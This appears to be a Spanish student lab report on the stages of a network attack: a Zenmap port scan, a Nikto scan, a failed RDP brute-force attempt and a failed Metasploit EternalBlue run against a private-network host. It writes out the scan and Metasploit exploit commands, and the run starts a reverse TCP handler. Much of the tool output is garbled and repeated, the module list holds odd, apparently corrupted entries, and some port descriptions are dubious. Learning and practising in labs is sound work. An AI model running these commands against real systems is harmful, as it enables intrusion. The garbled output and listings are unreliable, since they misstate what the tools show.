


Etapas del Ataque de Hacking


1. Escaneo de puertos con Zenmap

En primer lugar, es necesario un reconocimiento y escaneo de puertos para así saber cuáles están abiertos.



2. Puertos abiertos

Tras el escaneo de los puertos, se verá la información de cuáles se han encontrado abiertos.




En este caso, los puertos abiertos son:

- **Puerto 135:** Utilizado por Windows RPC (Remote Procedure Call). Un exploit común es el MS03-026, usado por el gusano Blaster. Este gusano informático provocó vulnerabilidades en el servicio de Windows RPC. Primero se encargó de explorar las redes con el puerto 135 abierto, para así ganar acceso al sistema y descargar y abrir un ejecutable.
- **Puerto 139:** Usado para compartir archivos y servicios en redes Windows. Un ataque conocido es el SMB Relay (de tipo Man-In-The-Middle), en el cual el atacando intercepta y envía las credenciales de autenticación del usuario al servidor. Si el servidor las acepta, el atacante tendrá los mismos privilegios en el servidor que el usuario.
- **Puerto 445:** Es usado por SMB (Server Message Block). Un exploit conocido es el EternalBlue, el cual es un exploit que aprovecha una vulnerabilidad en la implementación de SMBv1. Cuando se ejecuta, el atacante envía paquetes malformados al sistema, pudiendo instalar, por ejemplo, puertas traseras.
- **Puerto 2179:** Normalmente utilizado para el protocolo de escritorio remoto (RDP), sus exploits suele ser con ataques de RDP.
- **Puerto 3580:** Usado por National Instruments (programas como Multisim), sus ataques pueden provocar la exposición de configuración o datos sensibles hacia bases de datos.

3. Escaneo con Nikto

Una vez vistos los puertos abiertos, hay que proceder al escaneo con Nikto para poder buscar posibles vulnerabilidades, todo ello con el comando `nikto -h 192.168.1.100:PuertoAEscanear`. Al ejecutarse:



```
nikto
Archivo Acciones Editar Vista Ayuda
+ Nikto 2.1.6
+ Target IP: 192.168.1.137
+ Target Hostname: 192.168.1.137
+ Target Port: 3580
+ Start Time: 2024-05-28 18:45:25 (GMT)
+ Server: NI Service Locator/1.0.0 ($Server)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-SS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs).
+ /lists/admin/ Public ip: 2.0.0 contains a number of vulnerabilities including remote administrative access, harvesting user i
AddTime May 28 18:45:37 2024 'request' match => {
  'connection' => 'keep-alive',
  'whisker' => {
    'retry' => 0,
    'data' => 'method=POST&service=33a382e082e732e185b0service&frame=421',
    'port' => 3580,
    'method' => 'GET',
    'timeout' => 10,
    'lowercase_incoming_headers' => 1,
    'ssl_verify' => 1,
    'MAGIC' => 31337,
    'ssl_verify' => 1,
    'ignore_duplicate_headers' => 0,
    'call' => 0,
    'force_open' => 0,
    'trailing_slurp' => 0,
    'max_size' => 768000,
    'host' => '192.168.1.137',
    'force_close' => 0,
    'http_space2' => 1,
    'include_protocol_return_value' => 1,
    'protocol' => 'HTTP',
    'version' => '1.1',
    'ssl_verify' => undef,
    'force_bodymatch' => 0,
    'url' => '/api/',
    'uri_prefix' => '/',
    'http_auth' => 'Basic',
    'uri_path_sep' => '/',
    'keep_alive' => 2,
    'require_newline_after_headers' => 0,
    'ssl_verify' => undef,
    'normalize_incoming_headers' => 1,
    'include_host_in_url' => 0,
    'http_source' => 1,
    'Content-Length' => 57,
    'Host' => '192.168.1.137',
  }
}
```

```
Archivo Acciones Editar Vista Ayuda
{
  'max_size' => 750000,
  'ignore_multiple_headers' => 0,
  'magic' => 31599,
  'ssl_verify' => 1,
  'url_host' => '1',
  'connection' => 'Keep-Alive',
  'content-length' => 57,
  'server' => 'NI Service Locator/1.0.0 (SLServer)',
  'connection' => 'close',
  'content-type' => 'text/html',
  'whisker' => {
    'lowercase_incoming_headers' => 1,
    'url_requested' => '/cgi/',
    'uri' => '/cgi/',
    'http_data_sent' => 1,
    'version' => '1.0',
    'protocol' => 'HTTP',
    'http_space2' => ' ',
    'data' => '<html><head><title>URL Not Found</title></head></body>The specified URL does not exist.</body></html></html>',
    'http_space1' => ' ',
    'stats_syn' => 3848,
    'message' => 'Not Found',
    'socket_state' => 0,
    'magic' => 31548,
    'stats_req' => 3838,
    'code' => 404,
    'header_order' => [
      'server',
      'connection',
      'content-type'
    ],
    'http_eol' => '\r\n'
  },
  'D:\Tue May 28 18:45:57 2024 'Request Hash' - {
    'Content-Length' => 57,
    'Connection' => 'Keep-Alive',
    'whisker' => {
      'ssl_certificate' => undef,
      'require_new_line_after_headers' => 0,
      'keep-alive' => 1,
      'http_eol' => '\r\n',
      'url_param_sep' => '?',
      'http_space1' => ' ',
      'include_host_in_uri' => 0,
      'normalize_incoming_headers' => 1,
      'protocol' => 'HTTP',
      'version' => '1.1',
      'invalid_protocol_return_value' => 1,
      'http_space2' => ' ',
      'data' => '<html><head><title>URL Not Found</title></head></body>The specified URL does not exist.</body></html></html>',
      'protocol' => 'HTTP',
      'version' => '1.0',
      'http_data_sent' => 1,
      'uri' => '/cgi/',
      'lowercase_incoming_headers' => 1,
      'url_requested' => '/cgi/'
    },
    'connection' => 'close',
    'content-type' => 'text/html',
    'server' => 'NI Service Locator/1.0.0 (SLServer)'
  },
  'D:\Tue May 28 18:45:57 2024 'Request Hash' - {
    'Content-Type' => 'application/x-www-form-urlencoded',
    'Host' => '192.168.1.137',
    'User-Agent' => 'Mozilla/5.0 (Nikto/2.1.6) (Exclusions:None) (Test:80322)',
    'whisker' => {
      'ssl_certificate' => undef,
      'force_bodypatch' => 0,
      'uri' => '/cgi/',
      'uri_profile' => ' ',
      'invalid_protocol_return_value' => 1,
      'version' => '1.1',
      'protocol' => 'HTTP',
      'host' => '192.168.1.137',
      'force_close' => 0,
      'http_space2' => ' ',
      'normalize_incoming_headers' => 1,
      'include_host_in_uri' => 0,
      'http_space1' => ' ',
      'keep-alive' => 1,
      'require_new_line_after_headers' => 0,
      'ssl_certificate' => undef,
      'http_eol' => '\r\n',
      'url_param_sep' => '?'
    },
    'Content-Type' => 'application/x-www-form-urlencoded'
  },
  'D:\Tue May 28 18:46:09 2024 'Result Hash' - {
    'content-type' => 'text/html',
    'whisker' => {
      'http_eol' => '\r\n',
      'header_order' => [
        'server',
        'connection',
        'content-type'
      ],
      'message' => 'Not Found',
      'stats_req' => 7919,
      'code' => 404,
      'magic' => 31599,
      'socket_state' => 0,
      'stats_syn' => 7922,
      'http_space2' => ' ',
      'data' => '<html><head><title>URL Not Found</title></head></body>The specified URL does not exist.</body></html></html>',
      'protocol' => 'HTTP',
      'version' => '1.0',
      'uri' => '/cgi-bin/config.exp',
      'http_data_sent' => 1,
      'url_requested' => '/cgi-bin/config.exp',
      'lowercase_incoming_headers' => 1
    },
    'server' => 'NI Service Locator/1.0.0 (SLServer)',
    'connection' => 'close'
  },
  '7919 requests: 2 error(s) and 5 item(s) reported on remote host'
} End Time: 2024-05-28 18:46:09 (GMT) (66 seconds)
+ 1 Host(s) tested
```


```
Archivo Acciones Editar Vista Ayuda
{
  'User-Agent' => 'Mozilla/5.0 (Nikto/2.1.6) (Exclusions:None) (Test:80322)',
  'Content-Type' => 'application/x-www-form-urlencoded',
  'D:\Tue May 28 18:45:57 2024 'Request Hash' - {
    'whisker' => {
      'header_order' => [
        'server',
        'connection',
        'content-type'
      ],
      'http_eol' => '\r\n',
      'magic' => 31548,
      'socket_state' => 0,
      'code' => 404,
      'stats_req' => 3835,
      'message' => 'Not Found',
      'stats_syn' => 3839,
      'http_space1' => ' ',
      'http_space2' => ' ',
      'data' => '<html><head><title>URL Not Found</title></head></body>The specified URL does not exist.</body></html></html>',
      'protocol' => 'HTTP',
      'version' => '1.0',
      'http_data_sent' => 1,
      'uri' => '/cgi/',
      'lowercase_incoming_headers' => 1,
      'url_requested' => '/cgi/'
    },
    'connection' => 'close',
    'content-type' => 'text/html',
    'server' => 'NI Service Locator/1.0.0 (SLServer)'
  },
  'D:\Tue May 28 18:45:57 2024 'Request Hash' - {
    'Content-Type' => 'application/x-www-form-urlencoded',
    'Host' => '192.168.1.137',
    'User-Agent' => 'Mozilla/5.0 (Nikto/2.1.6) (Exclusions:None) (Test:80322)',
    'whisker' => {
      'ssl_certificate' => undef,
      'force_bodypatch' => 0,
      'uri' => '/cgi/',
      'uri_profile' => ' ',
      'invalid_protocol_return_value' => 1,
      'version' => '1.1',
      'protocol' => 'HTTP',
      'host' => '192.168.1.137',
      'force_close' => 0,
      'http_space2' => ' ',
      'normalize_incoming_headers' => 1,
      'include_host_in_uri' => 0,
      'http_space1' => ' ',
      'keep-alive' => 1,
      'require_new_line_after_headers' => 0,
      'ssl_certificate' => undef,
      'http_eol' => '\r\n',
      'url_param_sep' => '?'
    },
    'Content-Type' => 'application/x-www-form-urlencoded'
  },
  'D:\Tue May 28 18:46:09 2024 'Result Hash' - {
    'content-type' => 'text/html',
    'whisker' => {
      'http_eol' => '\r\n',
      'header_order' => [
        'server',
        'connection',
        'content-type'
      ],
      'message' => 'Not Found',
      'stats_req' => 7919,
      'code' => 404,
      'magic' => 31599,
      'socket_state' => 0,
      'stats_syn' => 7922,
      'http_space2' => ' ',
      'data' => '<html><head><title>URL Not Found</title></head></body>The specified URL does not exist.</body></html></html>',
      'protocol' => 'HTTP',
      'version' => '1.0',
      'uri' => '/cgi-bin/config.exp',
      'http_data_sent' => 1,
      'url_requested' => '/cgi-bin/config.exp',
      'lowercase_incoming_headers' => 1
    },
    'server' => 'NI Service Locator/1.0.0 (SLServer)',
    'connection' => 'close'
  },
  '7919 requests: 2 error(s) and 5 item(s) reported on remote host'
} End Time: 2024-05-28 18:46:09 (GMT) (66 seconds)
+ 1 Host(s) tested
```

```
Archivo Acciones Editar Vista Ayuda
{
  'method' => 'GET',
  'require_new_line_after_headers' => 0,
  'ssl_certificate' => undef,
  'keep-alive' => 1,
  'url_param_sep' => '?',
  'http_eol' => '\r\n',
  'include_host_in_uri' => 0,
  'http_space1' => ' ',
  'normalize_incoming_headers' => 1,
  'protocol' => 'HTTP',
  'version' => '1.1',
  'invalid_protocol_return_value' => 1,
  'http_space2' => ' ',
  'host' => '192.168.1.137',
  'force_close' => 0,
  'force_bodypatch' => 0,
  'uri' => '/cgi-bin/config.exp',
  'uri_profile' => ' ',
  'ssl_certificate' => undef
},
'Content-Type' => 'application/x-www-form-urlencoded'
},
'D:\Tue May 28 18:46:09 2024 'Result Hash' - {
  'content-type' => 'text/html',
  'whisker' => {
    'http_eol' => '\r\n',
    'header_order' => [
      'server',
      'connection',
      'content-type'
    ],
    'message' => 'Not Found',
    'stats_req' => 7919,
    'code' => 404,
    'magic' => 31599,
    'socket_state' => 0,
    'stats_syn' => 7922,
    'http_space2' => ' ',
    'data' => '<html><head><title>URL Not Found</title></head></body>The specified URL does not exist.</body></html></html>',
    'protocol' => 'HTTP',
    'version' => '1.0',
    'uri' => '/cgi-bin/config.exp',
    'http_data_sent' => 1,
    'url_requested' => '/cgi-bin/config.exp',
    'lowercase_incoming_headers' => 1
  },
  'server' => 'NI Service Locator/1.0.0 (SLServer)',
  'connection' => 'close'
},
'7919 requests: 2 error(s) and 5 item(s) reported on remote host'
} End Time: 2024-05-28 18:46:09 (GMT) (66 seconds)
+ 1 Host(s) tested
```


En las capturas anteriores, se puede apreciar que, para el puerto 3580, puede haber ciertas vulnerabilidades detectadas, como en PHPList la cual permite el acceso administrativo remoto o la falta de definición de otras instancias.

4. Ataque RDP

Una vez visto las vulnerabilidades, se procede a hacer un ataque RDP.




No obstante, el ataque no ha funcionado debido a que este se efectúa mediante fuerza bruta y la máquina atacada no tiene el RDP activado.



5. Ataque EternalBlue

Por último, se ha decidido hacer un ataque Eternalblue con metasploit.



```
Kali Linux 2021.3, SR02022 [Command] - Oracle VM VirtualBox
Archivos Plugins Herramientas Opciones Ayuda
Installation -- w3af - W... - /Users.txt - Mousepad
Terminal
kali@kali: ~$

Matching Modules

# Name Disclosure Date Rank Check Description
1 exploit/windows/smb/generic_smb_dll_injection 2015-01-04 manual No Generic DLL Injection From Shared Resource
2 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
3 exploit/windows/smb/psapi_priv_esc 2015-01-21 excellent Yes IPsec Control Pipe Remote Command Execution
4 exploit/windows/smb/ms03_049_netapi 2003-11-11 good No MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
5 exploit/windows/smb/ms04_007_killbits 2004-02-18 low No MS04-007 Microsoft ASN.1 Library Bitstream Heap Overflow
6 exploit/windows/smb/ms04_011_lsass 2004-04-13 good No MS04-011 Microsoft LSSAS Service SubsystemThreadLocalServer Overflow
7 exploit/windows/smb/ms04_031_netdde 2004-10-12 good No MS04-031 Microsoft NetDDE Service Overflow
8 exploit/windows/smb/ms09_030_cmp 2009-06-09 good Yes MS09-030 Microsoft Plug and Play Service Overflow
9 exploit/windows/smb/ms08_025_ras 2008-06-13 average No MS08-025 Microsoft RAS Service Overflow
10 exploit/windows/smb/ms08_025_rasmsg_reg 2008-06-13 good No MS08-025 Microsoft RAS Service RASMAN Registry Overflow
11 exploit/windows/smb/ms08_044_netapi 2008-06-08 good No MS08-044 Microsoft Server Service NetPathCanonicalize Overflow
12 exploit/windows/smb/ms08_066_msapi 2008-11-14 good No MS08-066 Microsoft Services mapi32.dll Module Exploit
13 exploit/windows/smb/ms08_066_msmx 2008-11-14 good No MS08-066 Microsoft Services msmx.dll Module Exploit
14 exploit/windows/smb/ms08_070_wsasvc 2008-11-14 manual No MS08-070 Microsoft Workstation Service NetManageIPCConnect Overflow
15 exploit/windows/smb/ms07_020_smbmsg_nameenum 2007-04-12 manual No MS07-020 Microsoft SMB Service extra(QuickShare) Overflow (SMB)
16 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
17 exploit/windows/smb/ms08_068_smb_relay 2008-10-11 excellent No MS08-068 Microsoft Windows SMB Relay Code Execution
18 exploit/windows/smb/ms09_054_smb2_negotiate_func_index 2009-09-07 good No MS09-054 Microsoft SMB2/SMB3 Negotiate ProcessID Function Table Dereference
19 exploit/windows/smb/ms10_061_spoolss 2010-09-14 excellent No MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
20 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue/SMB Remote Windows Kernel Pool Corruption
21 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 normal Yes MS17-010 EternalBlue/SMB Remote Windows Kernel Pool Corruption
22 exploit/windows/smb/psexec 1999-01-01 manual No Microsoft Windows Authenticated User Code Execution
23 exploit/windows/smb/smb_rss_erraticclobber 2017-06-13 average Yes Microsoft Windows RAS Service MSHSTPST Overflow
24 exploit/windows/smb/ms18_044_shortcut_icon_dllloader 2018-07-16 excellent No Microsoft Windows Shell LNK Code Execution
25 exploit/windows/smb/ms18_044_shortcut_icon_dllloader 2018-07-16 excellent No Microsoft Windows Shell LNK Code Execution
26 exploit/windows/smb/netidentity_stierpcpipe 2009-04-06 great No Novell NetIdentity Agent X12KRPCPIPE Named Pipe Buffer Overflow
27 exploit/windows/smb/smb_delivery 2017-04-14 great Yes SMB DOUBLEDOUBLE Remote Code Execution
28 exploit/windows/smb/cve_2020_0796_smbghost 2020-03-13 average Yes CVE-2020-0796 SMBGhost
29 exploit/windows/smb/timothy_dlightcommand_named_pipe_buffer_overflow 2009-06-25 great No Timothy DlightCommand Named Pipe Buffer Overflow
30 exploit/windows/smb/webexec 2015-10-24 manual No WebExec Authenticated User Code Execution

Interact with a module by name or index. For example info 30, use 30 or use exploit/windows/smb/webexec

msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > info
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.137
RHOST = 192.168.1.137
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.1.137:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.1.137:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.137:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.137:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Sin embargo, el ataque no funcionó.